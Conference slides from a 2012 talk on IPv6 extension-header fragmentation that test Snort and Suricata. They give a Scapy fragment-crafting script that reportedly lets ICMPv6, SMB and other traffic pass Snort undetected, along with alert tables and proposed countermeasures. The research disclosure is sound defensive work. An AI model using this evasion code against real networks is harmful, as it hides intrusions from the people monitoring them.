
fed0::2008/64



# Demo Time

Tests	Alert(s) issued by Snort IDS
1. Mixing Multiple and Various Extension Headers per datagram in atomic fragments	frag:3: Bogus fragmentation packet. Possible BSD attack
2. Nested fragments	frag:3: Bogus fragmentation packet. Possible BSD attack frag3; Fragments smaller than configured min_fragment_length
3. Upper-layer Protocol Header at the Second/Subsequent Fragment	ICMP-INFO ICMPv6 Echo Request
4. Upper-layer Protocol Header at the Second Fragment and Mixing Multiple Extension headers at the 1 <sup>st</sup>	ICMP-INFO ICMPv6 Echo Request
5 Upper-layer Protocol Header at the 2 <sup>nd</sup> Fragment with Extension Headers Overlapping	frag:3: Bogus fragmentation packet. Possible BSD attack frag 3: Fragmentation overlap
6 Upper-layer Protocol Header at the Third Fragment with the 3 <sup>rd</sup> fragment overlapping the 2 <sup>nd</sup>	frag 3: Fragmentation overlap frag 3: Fragments smaller than configured min_fragment length
7 Upper-layer Protocol Header at the Third Fragment with the 3 <sup>rd</sup> fragment overlapping the 1 <sup>st</sup>	frag 3: Fragmentation overlap frag 3: Bogus fragmentation packet. Possible BSD attack frag 3: Fragments smaller than configured min_fragment length
8 Transfer of “large” amount of arbitrary data at the IP level	ICMP-INFO ICMPv6 Echo Request
9 Transfer of “large” amount of fragmented arbitrary data at the IP level	ICMP-INFO ICMPv6 Echo Request

# Evading Snort



SGUIL-0.8.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: atlas UserID: 2 2012-09-05 16:03:15 GMT

RealTime Events Escalated Events

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	14	atlas-la...	3.598	2012-09-05 15:55:44						ICMP-INFO ICMPv6 Echo Request
RT	21	atlas-la...	3.605	2012-09-05 15:56:27						frag3: Bogus fragmentation packet. Possible BSD attack
RT	35	atlas-la...	3.612	2012-09-05 15:57:17						frag3: Fragments smaller than configured min_fragment_length
RT	7	atlas-la...	3.640	2012-09-05 15:57:35						frag3: Fragmentation overlap

- One of the triggered alerts is the “fragment smaller than configured min\_fragment\_length”.
- This is due to the fact the each fragment has a very small amount of data in it (actually 1 octet), because it carries only the Destination Option Extension header.
- However, this can be avoided easily by adding arbitrary data as options in each one of these.



# Evading Snort

- In case where the upper-layer protocol is sent at a fragment other than the first (case 3), we start to increase progressively the number of the fragments.

# Evading Snort

```
for i in range(0,no_of_fragments):
```

```
    packet = IPv6(src=sip,dst=dip) \
```

```
        /IPv6ExtHdrFragment(offset=i*16,m=1) \
```

```
        /IPv6ExtHdrDestOpt(nh=60, options=PadN(optdata='\101'*120)))
```

```
    send(packet)
```

```
packet = IPv6(src=sip,dst=dip) \
```

```
    /IPv6ExtHdrFragment(offset=no_of_fragments*16,m=1) \
```

```
    /IPv6ExtHdrDestOpt(nh=58, options=PadN(optdata='\101'*120)))
```

```
send(packet)
```

```
packet = IPv6(src=sip,dst=dip) \
```

```
    /IPv6ExtHdrFragment(offset=(no_of_fragments+1)*16,m=0,nh=58) \
```

```
    /ICMPv6EchoRequest()
```

```
send(packet)
```





# Evading Snort

- If we send the upper-layer header at 10th packet or later
- And fill the Destination Options Header with some arbitrary meaningless data at the options:
  - the ICMPv6 Echo Request message is not detected by Snort (an alert is not issued).
  - OpenBSD, Windows 7/8/2008 and the two Ubuntu's happily respond with an ICMPv6 Echo Reply message.



# Evading Snort

- Using this same type of attack, we can launch any type of attack without being detected by Snort.
  - Port scanning, SQLi, etc.



# Evading Snort

- As a proof-of-concept, we tried to avoid any detection when using smb activity.  
`alert tcp any any -> any 445 (msg: "Test SMB activity"; sid:1000001;)`
- We can also add some data into the SYN packet, which normally triggers a *"stream5: Data on SYN packet"* alert and still avoid detection



# Demo 2



# Evading Suricata

- Tested and configured similarly as Snort.
- ***decoder-events.rules*** were also enabled.
- Regarding the rest, the same ICMPv6 detection rule was enabled.



Tests	Alert(s) issued by Suricata IDS
1. Mixing Multiple and Various Extension Headers per datagram in atomic fragments	SURICATA IPv6 duplicated Destination Options extension header
2. Nested fragments	NONE
3. Upper-layer Protocol Header at the Second/Subsequent Fragment	NONE
4. Upper-layer Protocol Header at the Second Fragment and Mixing Multiple Extension headers at the 1 <sup>st</sup>	NONE
5 Upper-layer Protocol Header at the 2 <sup>nd</sup> Fragment with Extension Headers Overlapping	SURICATA FRAG IPv6 Fragmentation overlap
6 Upper-layer Protocol Header at the Third Fragment with the 3 <sup>rd</sup> fragment overlapping the 2 <sup>nd</sup>	SURICATA FRAG IPv6 Fragmentation overlap
7 Upper-layer Protocol Header at the Third Fragment with the 3 <sup>rd</sup> fragment overlapping the 1 <sup>st</sup>	NONE
8 Transfer of “large” amount of arbitrary data at the IP level	NONE
9 Transfer of “large” amount of fragmented arbitrary data at the IP level	NONE



# Proposed Countermeasures

- RFCs should strictly define:
  - the exact usage and order of the IPv6 Extension headers
  - the respective OS response in case of non-compliant IPv6 datagrams.
- OS or security devices vendors should create fully RFC compliant products and test them thoroughly before claiming IPv6 readiness.





# Proposed Countermeasures

- Security devices such as IDS/IPS and Data Loss Prevention (DLP) devices should be able to examine:
  - Not only “usual” IP attacks like IP fragmentation overlapping attacks, but also, new attacks which may exploit the new features and functionality of IPv6.
  - Not just the payload of the application layer protocols, but also the data transferred in the IPv6 Extension headers too.



# Proposed Countermeasures

- “Quick and dirty” Solutions:
  - Prevent the acceptance of some of the IPv6 Extension headers using proper firewall rules.
  - Should be considered only as temporary ones, since they actually suppress some of the IPv6 added functionality and thus, should be applied only after ensuring that this functionality is actually not needed in the specific environment.
  - For example, can we suppress Fragment Extension Headers?



# Conclusions

- IPv6 Extension headers add features and flexibility.
- But they also create new attack vectors.



# Conclusions

- Various combinations of malformed (regarding the usage of the IPv6 Extension headers) IPv6 packets are accepted by most (if not all) the popular OS (including enterprise/servers or workstations).
- FreeBSD appears to have the most robust and RFC-compliant behaviour.
- Ubuntu appears to have the worst.



# Conclusions

- Proper exploitation can lead to:
  - OS Fingerprinting
  - Covert channels
  - IDS Evasion at the IP level
    - Using a single attack method allows attacks from port scanning to SQLi, without being detected by the corresponding IDS signatures.



DECEMBER 10 - 13, 2012

EMIRATES PALACE | UNITED ARAB EMIRATES

**Please complete the speakers' feedback  
survey forms.**

**Thank you!**  
***[antonios.atlasis@cscss.org](mailto:antonios.atlasis@cscss.org)***